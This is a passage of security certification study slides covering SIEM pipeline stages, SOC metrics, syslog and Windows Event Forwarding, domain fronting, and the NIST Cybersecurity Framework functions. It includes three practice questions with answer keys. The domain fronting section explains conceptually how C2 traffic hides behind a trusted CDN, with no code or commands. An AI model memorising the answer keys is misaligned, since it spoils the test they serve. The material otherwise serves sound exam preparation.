- 5. Recovery — restore systems and verify normal operation
- 6. Post-Incident — lessons learned, documentation, improvements

EXAM SHORTCUT — Containment = isolate + stop lateral movement + preserve evidence. Not rebuild.

SOC METRICS

- MTTD (Mean Time to Detect) — average time from breach to alert firing
- MTTR (Mean Time to Remediate) — average time from DETECTION to full RESOLUTION
- Lower MTTR = faster, more effective SOC response
- MTTR covers: triage, containment, eradication, and recovery combined

EXAM SHORTCUT — MTTR = detection to full resolution. Measures SOC response speed.

IR + SIEM + Logging

D4 — Security



SIEM PIPELINE — 4 STAGES

- 1. Collection — gather raw logs from endpoints via agents or syslog
- 2. Parsing/Normalisation — raw string to structured key:value (src_ip, dst_ip, event_type)
- 3. Indexing — write structured data to disk, optimise for fast search queries
- 4. Correlation — apply detection rules to indexed events, trigger alerts

EXAM SHORTCUT — Parse = structured fields. Index = fast search. Correlate = fire alerts.

SYSLOG + WEF

- Syslog default: UDP port 514 | Config: /etc/rsyslog.conf
- WEF Source-Initiated: endpoints use GPO to find collector and PUSH logs to it
- WEF Collector-Initiated: central server actively POLLS each endpoint for events
- Source-Initiated scales better: collector does not manage per-host connections

EXAM SHORTCUT — Syslog = UDP 514. WEF Source-Initiated = GPO push. Collector-Initiated = server polls.

Practice Question 4.5

D4 — Security



D4 — Security

QUESTION 4.5

Raw firewall logs from three different vendors arrive at a SIEM in incompatible formats with different field names and timestamp styles. After one processing stage, all events share consistent fields: src_ip, dst_ip, action, and timestamp. Which SIEM pipeline stage performs this transformation?

- A. Log Indexing — writes structured event data to disk and optimises it for fast search queries.
- B. Log Correlation — evaluates structured events against detection rules to trigger security alerts.
- C. Log Parsing and Normalisation — converts raw, inconsistent log strings into a unified structured schema.
- D. Log Collection — gathers raw log data from source systems via agents or syslog receivers.

Answer — Question 4.5

D4 — Security



D4 — Security

ANSWER C

C. Log Parsing and Normalisation — converts raw logs into a unified structured schema.

Why this is correct

Parsing breaks raw log text into structured fields. Normalisation maps those fields to a common schema so that logs from different vendors (firewall, endpoint, proxy) all use the same field names. This is what makes cross-source correlation possible in subsequent pipeline stages.

Why the other options are wrong

- A — Indexing happens after parsing. It writes already-structured data to storage for fast querying; it does not transform the format.
- B — Correlation applies detection logic (rules, thresholds) to data that has already been parsed and indexed.
- D — Collection is the first stage — it gathers raw, unprocessed logs from source systems. No field normalisation occurs here.

Advanced Evasion — Domain Fronting

D4 — Security



WHAT IS DOMAIN FRONTING?

- Technique that abuses CDN infrastructure to bypass IP-based geo-blocks and SNI filtering
- CDN (e.g. AWS CloudFront, Cloudflare, Azure CDN) hosts thousands of domains on the SAME IP space
- Firewalls/geo-blocks typically allow traffic to large trusted CDNs by IP or domain reputation
- Domain Fronting exploits this: route traffic through a trusted CDN to a BLOCKED backend host

EXAM SHORTCUT — Domain Fronting = use trusted CDN as a proxy for blocked content. Firewall sees trusted CDN, not the target.

HOW IT WORKS — SNI vs HOST HEADER

- TLS handshake contains SNI (Server Name Indication) field — VISIBLE to firewalls in plaintext
- Attacker sets SNI = legitimate, allowed CDN domain (e.g. allowed.cloudfront.net)
- Inside the encrypted TLS tunnel: HTTP Host header = actual blocked target (e.g. blocked.example.com)
- CDN sees the Host header (after decrypting) → routes request to the actual backend
- Firewall/geo-block only sees SNI → thinks traffic is going to the trusted CDN domain
- Net result: blocked content served; censorship/geo-block bypassed

EXAM SHORTCUT — SNI = what the firewall sees (allowed). Host header = where traffic actually goes (blocked). CDN does the routing.

DOMAIN FRONTING vs THE DISTRACTORS

- BGP Route Injection: announces specific IP prefix to reroute internet traffic — a ROUTING attack, not CDN abuse
- DNS Tunneling: encodes data in DNS query subdomains to bypass firewalls — EXFILTRATION, not geo-bypass
- SSL Stripping: MITM downgrades HTTPS to HTTP to capture credentials — INTERCEPTION, not bypass
- Domain Fronting: legitimate CDN hostname in SNI, blocked backend in HTTP Host — BYPASS via CDN proxy
- Memory hook: FRONT = the CDN domain is the front (visible face); blocked host is behind it

EXAM SHORTCUT — Fronting = CDN proxy abuse (SNI vs Host). Tunneling = DNS data exfil. Stripping = MITM downgrade. BGP = routing hijack.

Practice Question 4.6

D4 — Security



D4 — Security

QUESTION 4.6

A threat actor needs to communicate with a command-and-control server hosted in a country that is geo-blocked by the target organization's firewall. The attacker places a legitimate CDN hostname in the TLS SNI field while embedding the actual C2 domain in the HTTP Host header inside the encrypted tunnel. What technique is the attacker using, and why does it bypass the geo-block?

- A. BGP Route Injection — the attacker announces a more-specific prefix for the blocked IP range, rerouting internet-level traffic through attacker-controlled routers that strip the geo-block.
- B. DNS Tunneling — the attacker encodes the C2 communication inside DNS query subdomains, bypassing the firewall because DNS is rarely inspected for payload content.
- C. Domain Fronting — the firewall allows traffic because SNI shows a trusted CDN domain; the CDN routes the request to the actual blocked backend using the HTTP Host header inside the TLS tunnel.
- D. SSL Stripping — the attacker intercepts the connection and downgrades HTTPS to HTTP, allowing the geo-block to be bypassed because the plain-text request lacks the blocked domain's certificate.

Answer — Question 4.6

D4 — Security



D4 — Security

ANSWER C

C. Domain Fronting — SNI shows trusted CDN; HTTP Host header inside TLS points to blocked C2.

Why this is correct

Domain Fronting exploits the fact that large CDNs host thousands of domains on shared IP infrastructure. The TLS SNI field (visible to firewalls in plaintext) is set to a legitimate, allowed CDN domain. The firewall permits the connection. Inside the encrypted tunnel, the HTTP Host header names the actual blocked backend. The CDN decrypts the TLS, reads the Host header, and routes the request to the blocked target. The firewall never sees the real destination — it only saw the trusted SNI.

Why the other options are wrong

- A — BGP Route Injection operates at the internet routing layer. The attacker would need to control BGP-speaking routers and announce IP prefixes — a large-scale infrastructure attack unrelated to CDN abuse or TLS SNI manipulation.
- B — DNS Tunneling encodes arbitrary data inside DNS queries/responses to exfiltrate data or establish covert channels. It does not use CDN infrastructure or TLS SNI fields, and is a data exfiltration technique, not a geo-block bypass via CDN routing.
- D — SSL Stripping is a man-in-the-middle attack that downgrades HTTPS to HTTP to capture credentials in plaintext. It requires an attacker positioned in the traffic path and has nothing to do with CDN routing or SNI manipulation.

NIST Cybersecurity Framework — 5 Functions

D4 — Security



NIST CSF vs NIST SP 800-61 — KNOW THE DIFFERENCE

- NIST SP 800-61 = Incident Response lifecycle (4 phases: Prep → Detect → Contain/Eradicate/Recover → Post-Incident)
- NIST CSF (Cybersecurity Framework) = strategic risk management framework (5 functions)
- CSF = organizational posture; SP 800-61 = what to DO when an incident occurs
- Exam will test both — know which framework each question references

EXAM SHORTCUT — SP 800-61 = IR phases. CSF = 5 functions for overall cyber risk management. Two different frameworks.

NIST CSF — THE 5 FUNCTIONS (I P D R R)

- IDENTIFY — understand org assets, data flows, risks, governance; know what you have and what matters
- PROTECT — deploy safeguards: access control, firewalls, encryption, security awareness training
- DETECT — implement monitoring: IDS, SIEM, anomaly detection, continuous monitoring
- RESPOND — execute IR playbooks: contain threat, eradicate, communicate, analyze
- RECOVER — restore operations: backup restoration, resilience improvements, post-incident review
- Memory hook: I Protect Data Reliably Right = Identify Protect Detect Respond Recover

EXAM SHORTCUT — I P D R R: Identify-Protect-Detect-Respond-Recover. Identify = risk/asset understanding, NOT detection or response.

NIST Cybersecurity Framework — 5 Functions

D4 — Security



IDENTIFY FUNCTION — EXAM FOCUS

- Identify = the FOUNDATION: you must know your assets before you can protect or detect threats
- Covers: asset inventory, data flow mapping, risk assessment, governance, supply chain risk
- Does NOT cover: deploying controls (Protect), monitoring (Detect), or IR execution (Respond/Recover)
- Distractors will describe the other 4 functions — map each distractor to its correct CSF function
- Example exam trap: "deploying firewalls and IDS" = PROTECT (not Identify)
- Example exam trap: "establishing monitoring capabilities" = DETECT (not Identify)

EXAM SHORTCUT — Identify = know your risk landscape. If it sounds like "understand/inventory/govern" = Identify. Deploying = Protect.

Practice Question 4.7

D4 — Security



D4 — Security

QUESTION 4.7

An organization is beginning to implement the NIST Cybersecurity Framework. The security team is cataloging all IT assets, mapping data flows between systems, assessing cybersecurity risks to critical business processes, and establishing governance policies for managing those risks. Which NIST CSF function does this work represent?

- A. Protect — the team is deploying security controls such as firewalls and access management systems to safeguard critical infrastructure.
- B. Identify — the team is developing organizational understanding of cybersecurity risks, assets, data flows, and governance to support risk management decisions.
- C. Detect — the team is establishing monitoring capabilities to identify cybersecurity events in real time across all organizational systems.
- D. Respond — the team is developing and executing incident response playbooks to contain and eradicate active threats from the environment.

Answer — Question 4.7

D4 — Security



D4 — Security

ANSWER B

B. Identify — developing organizational understanding of assets, data flows, risks, and governance.

Why this is correct

The NIST Cybersecurity Framework Identify function encompasses all activities that build an organizational understanding of how to manage cybersecurity risk. This includes: asset inventory (what systems and data exist), data flow mapping (how data moves), risk assessment (what threats and vulnerabilities matter), and governance (policies and accountability). Identify is the foundational function — you cannot protect or detect what you have not first identified. Note: CSF Identify is different from NIST SP 800-61, which defines the IR lifecycle.

Why the other options are wrong

- A — Protect describes deploying safeguards: firewalls, access control, encryption, training. The scenario describes understanding and cataloging assets, not deploying controls.
- C — Detect describes implementing monitoring capabilities: SIEM, IDS, anomaly detection. The scenario describes mapping and governing assets before any monitoring is deployed.
- D — Respond describes executing IR playbooks in response to an active incident: contain, eradicate, communicate. The scenario describes proactive risk understanding, not a response to an ongoing event.